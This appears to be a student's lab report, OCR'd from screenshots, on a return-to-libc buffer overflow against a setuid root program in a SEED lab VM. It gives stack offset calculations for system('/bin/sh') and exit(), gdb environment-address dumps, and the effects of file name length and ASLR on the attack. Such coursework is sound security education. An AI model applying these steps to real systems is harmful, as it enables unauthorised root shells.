
| | |
|---|---|
| **X = (ebp value - buffer value) + 12** | **/bin/sh** |
| **Y = (ebp value - buffer value) + 4** | **system()** |
| **Z = (ebp value - buffer value) + 8** | **exit()** |

**Also, the values of buffer are achieved in Screenshot 2.1 using debugger.**

**The buffer is made to overflow and the return address of the bof function is set to the system() function so Y=24. When system() is called, it will execute system("/bin/sh"). The return address from system() should be exit() hence Z=28.**


**==========================================================**

## TASK 4:




```
seed@pes1201800144rajdeep:~/.../new$ gcc -fno-stack-protector -z noexecstack -o
newretlib retlib.c
seed@pes1201800144rajdeep:~/.../new$ sudo chown root newretlib
seed@pes1201800144rajdeep:~/.../new$ sudo chmod 4755 newretlib
seed@pes1201800144rajdeep:~/.../new$ ./newretlib
zsh:1: command not found: h
seed@pes1201800144rajdeep:~/.../new$ 
```

**Screenshot 4.1: Compiling and executing the same program but this time with a name longer than the previous file name(new name: newretlib, old name: retlib)**




```
gdb-peda$ x/s *((char **)environ)
0xbffff003:     "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffff003
0xbffff003:     "XDG_VTNR=7"
0xbffff00e:     "XDG_SESSION_ID=c1"
0xbffff020:     "CLUTTER_IM_MODULE=xim"
0xbffff036:     "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff066:     "SESSION=ubuntu"
0xbffff075:     "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a6:     "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d8:     "SHELL=/bin/bash"
0xbffff0e8:     "VTE_VERSION=4205"
0xbffff0f9:     "TERM=xterm-256color"
0xbffff10d:     "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff136:     "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff159:     "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.6
4.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libb
oost_system.so.1.64.0"
0xbffff1fe:     "WINDOWID=60817418"
0xbffff210:     "GNOME_KEYRING_CONTROL="
0xbffff227:     "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/
1134"
0xbffff26b:     "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff298:     "USER=seed"
```

**Screenshot 4.2: When debugging the old retlib_gdb file, we can see the address of MYSHELL variable at 0xbffff0d8**




```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ x/100s 0xbffff003
0xbffff003:     "R=7"
0xbffff007:     "XDG_SESSION_ID=c1"
0xbffff019:     "CLUTTER_IM_MODULE=xim"
0xbffff02f:     "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff05f:     "SESSION=ubuntu"
0xbffff06e:     "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff09f:     "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d1:     "SHELL=/bin/bash"
0xbffff0e1:     "VTE_VERSION=4205"
0xbffff0f2:     "TERM=xterm-256color"
0xbffff106:     "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff12f:     "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff152:     "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.6
4.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libb
oost_system.so.1.64.0"
0xbffff1f7:     "WINDOWID=60817418"
0xbffff209:     "GNOME_KEYRING_CONTROL="
0xbffff220:     "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/
1134"
0xbffff264:     "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
```

**Screenshot 4.3: When debugging the newretlib_gdb file, the address of the MYSHELL variable can be seen as 0xbffff0d1**



```
seed@pes1201800144rajdeep:~/.../new$ mv retlib newretlib
seed@pes1201800144rajdeep:~/.../new$ ls -l newretlib
-rwsr-xr-x 1 root seed 7516 Mar  1 06:09 newretlib
seed@pes1201800144rajdeep:~/.../new$ 
```

**Screenshot 4.4.1: Renaming the old ‘retlib’ file to new ‘newretlib’ file and executing**




```
seed@pes1201800144rajdeep:~/.../new$ mv retlib newretlib
seed@pes1201800144rajdeep:~/.../new$ ls -l newretlib
-rwsr-xr-x 1 root seed 7516 Mar  1 06:09 newretlib
seed@pes1201800144rajdeep:~/.../new$ ./newretlib
zsh:1: command not found: h
seed@pes1201800144rajdeep:~/.../new$ 
```

**Screenshot 4.4.2: Executing the renamed file containing the same contents gives the same error**

**When the filename length is changed, in this case retlib to newretlib, the address of the environment variables also change which results in a changed address of the MYSHELL=/bin/sh variable set in the previous task. Hence, the program cannot be executed since the program doesn't know the address of the /bin/sh environment variable. This can be fixed by fetching the correct address by executing the prnenv.c file and providing that address in the exploit.c file for /bin/sh variable.**


**================================================================**

## <u>TASK 5:</u>




```
seed@pes1201800144rajdeep:~/.../new$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed@pes1201800144rajdeep:~/.../new$
```

**Screenshot 5.1: Turning on address randomization**




```
seed@pes1201800144rajdeep:~/.../new$ gcc -fno-stack-protector -z noexecstack -o
retlib -g retlib.c
seed@pes1201800144rajdeep:~/.../new$ sudo chmod 4755 retlib
seed@pes1201800144rajdeep:~/.../new$ sudo chown root retlib
seed@pes1201800144rajdeep:~/.../new$
```

**Screenshot 5.2: Recompiling the retlib.c code**



```
seed@pes1201800144rajdeep:~/.../new$ gcc -o exploit exploit.c
seed@pes1201800144rajdeep:~/.../new$ ./exploit
seed@pes1201800144rajdeep:~/.../new$ ./retlib
Segmentation fault
seed@pes1201800144rajdeep:~/.../new$
```

**Screenshot 5.3: Segmentation fault when executing the file**



